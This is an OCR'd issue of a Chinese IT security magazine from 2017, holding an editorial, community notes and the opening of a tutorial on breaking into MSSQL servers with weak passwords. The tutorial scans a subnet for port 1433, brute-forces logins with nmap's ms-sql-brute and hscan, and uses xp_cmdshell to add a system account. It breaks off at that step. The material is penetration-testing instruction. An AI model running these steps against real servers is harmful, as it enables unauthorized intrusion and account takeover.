A.T. 365

2017.9, NO.6

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

NT AUTHOURITY / ROOT IS THE BEST

TRY OUR BEST TO SHARE THE STUDY

ANTIAN 365 TEAM

目　录

刊首语

夏季的六月给人不一样的感觉，有时候清凉如水，有时候骤雨冰雹，有时候暴晒如炙！安全的六月如火，WannaCry 刚刚过去，新的勒索病毒 Petya 再次进入视野，新的利用方式，新的利用方法，唯一相同的就是赎金！赎金！赎金！！！！！！！

我们的生活越来越跟安全相关，“没有网络安全，就没有国家的安全！”，国外银行等金融机构屡次被黑客成功攻击，我相信国内应该也有，只是不必人知晓而已。

面对越来越多安全攻击，我们该怎么办，外行看热闹，内行看门道。我们提倡加大对安全技术的研究力度，对安全技术和原理进行详尽研究，掌握攻防的核心技术，提高防御水平，在实战中学习，在实战中提高！

本月度一共收到 20 篇文章，入选 8 篇，通过撰写文章进行总结，慢慢个人技术就会提高很快，例如 Myles， 本月有三篇文章入选 360 安全播报！文章从普通文章到高质量文章跳跃，一篇文章花费很多时间来构思，搭建实验环境，技术测试与实现，历经磨砺，终见曙光！

在本月中我们进行了多次在线交流，通过交流加深了对技术的了解，开阔了安全视野，后期我们将加大线上和线下的交流力度！

安天 365 simeon

2017 年 6 月

1.1 关于安天 365 线下和线下交流

1.交流分享理念

本站主要以网络安全相关技术交流分享为主，但不排斥各行各业的技术经验分享交流，我们的目的是为了技术分享+生活分享，让生活更加美好，增加个人各种阅历。如果一个人学习一种技术，在交流时有 10 个人，那么您将学习和收获 10 种技术或者经验。每一个人的时间有限，每一个星期或者一个月研究一个技术，那么您参加本安天 365 一年以后你至少学会 12 种技术，想不成为专家都很难。

2.分享有一定的门槛

必须具备一定的技术功底，我们目标是打造精英团队，如果你不具备，那么请加紧学习。尤其是线下的交流，必须具备一定的实力，这个实力可以是经济实力，可以是技术实力，也可以是现实实力，比如在公司担任某总这类的。

3.分享模式

（1）参与团队制定的技术研究课题，就课题研究中的难点、关键技术、实现方法等进行交流分享。

（2）个人某方面的经验，比如从事硬件开发数 10 年，就硬件开发等方面进行分享。

参与者需提供文章、PPT 等，若有实验环境提供更好。

4.交流时间和方式

（1）交流时间会在网站和论坛公布，公布后，参与者需要将分享的提纲等资料提交论坛。


（2）收到资料后团队会对参与者提交的资料进行审核，审核完毕后会及时通知参与者。

（3）采取视频会议的方式进行分享。


（4）每次交流人数限制在 5-10 人。


安天 365 安全技术研究 QQ 群：513833068

1.2 已出版图书




Broadview
安全技术大系
Web渗透技术及实战案例解析
陈小兵 范渊 孙立伟 编著
電子工業出版社


Broadview
案例全解Web渗透技术，实战，实战，再实战！
安全之路
Web渗透技术及实战案例解析 第2版
陈小兵 编著
中国工信出版集团
電子工業出版社



1.3 新书预告

《网络实战研究：漏洞利用与提权》预计 7 月底出版。

第 2 部分技术研究文章

2.1 针对 MSSQL 弱口令实战流程梳理与问题记录

作者：Myles 学习交流 QQ: 2983207137

2.1.1 端口发现

1.常用工具推荐

常用端口扫描工具，其实很多这里不做过多的说明，本人还是以经典好用的 nmap 进行实际操练。

- nmap

  nmap 工具的下载，请直接去其官方网站下载即可。

- ssport

  ssport 是个简单快速的图形化端口扫描工具。


2.nmap 端口扫描

我们现在进行整个网段的 TCP 1433 端口扫描，探测下开启了 1433 端口的服务器地址，

具体端口扫描命令如下：

```
nmap -p1433 --open x.x.x.0/24
```

扫描结果截图如下：



通过以上 nmap 的扫描发现，本目标网段存在 4 台主机开启了远程 1433 端口服务。

2.1.2 弱口令爆破

1.常用工具推荐

- x-scan
- hscan
- nmap


x-scan 与 hscan 两款工具（x-scan & hscan）都是自带字典的图形化常见应用的扫描检测工具，他们各自支持扫描检测的应用类型非常丰富，具体的情况这里也不做过多的赘述，我这里仅以 hscan 和 nmap 作为实操工具分别进行演练。

2.Nmap 弱口令爆破

Nmap 扫描器功能之强大，这里肯定不需要我等小菜过多的说明了，我这里只简单的说下 Nmap 强大的扫描脚本的使用方法。其实使用也是非常方便的，只要我们找到相应的脚本，直接以文本编辑模式打开脚本，就可以找到具体的使用方法，后面会详细演示给大家，具体过程如下。


3.查找 ms-sql 暴力破击脚本

Nmap 的所有相关扫描脚本都存放在 Nmap 安装目录下的“script”目录下，在我们进入“script”目录后，直接查找 ms-sql 关键字就可以找到所有与 ms-sql 相关的扫描脚本，这里我们使用脚本“ms-sql-brute”这个 ms-sql 暴力爆破模块，其实我们从它的名字也能猜到本模块的功能。



4.查看 ms-sql-brute 脚本使用方法


在查找到 nmap 脚本后，我们可以直接以文本编辑的模式打开脚本，我们看文本中有个一个单词“@usage”，其实就是使用方法了，在使用方法中已经给出了详细的使用案例，我们直接复制出来，然后在 CMD 下直接进行修改后即可使用了。




5.调用 ms-sql-brute 脚本进行扫描

竟然是进行 ms-sql 登录口令的暴力破解，自然就是要用到字典了，有关弱口令字典的内容需要我们自行去收集了，很多的一些扫描工具中都会字典部分弱口令字典，大家平时也可以收集整理起来，以备使用。

那么接下来，我们直接参考扫描脚本中的案例，直接修改了字典的名称和扫描目标即可下发扫描任务了。以下截图分别给出了“单个主机”和“主机列表”的扫描过程截图。



图：单个主机扫描




图：主机列表扫描

2.1.3hscan 弱口令爆破


1.配置扫描模块

通过“菜单”-“参数”指定 MSSQL 弱口令检查；




2.配置扫描参


通过“菜单”-“参数”浏览指定前面发现地址列表。



3.发起扫描任务



4.扫描结果



2.1.4MSSQL 入侵

至此，我们已经完成对网络中存在弱口令的 ms-sql 服务的安全扫描检查工作，接下来要进入到真正的入侵渗透压轴大戏了。

1.数据库查询工具推荐

下面分别给大家贴出两个 mssql 查询分析工具的下载链接，请大家对于工具的使用要慎重，千万不要不要用于非法的攻击行为。网络安全即将发布了，请大家做个遵纪守法的小伙伴。

1) MSSQL 查询分析器

云盘下载：http://pan.baidu.com/s/1slK0tbf 密码：0bdb

2) MSSQL 执行器

下载地址：


http://xiaowang.blog.51cto.com/attachment/200902/1083_1233814542.rar


3) Nmap 脚本连接

对于 nmap 的使用，我们同样可以使用其提供的 ms-sql-xp-cmdshell 脚本直接进行提权操作。

2.连接登录数据

我这里演示，使用 mssql 查询分析器，使用过程中发现比较稳定些，也推荐给大家。现在直接使用 mssql 分析连接数据库。






3.添加系统账号并提权


第一步：使用 xp_cmdshell 添加普通账号 test

添加账号：xp_cmdshell ‘net user test 123 /add’



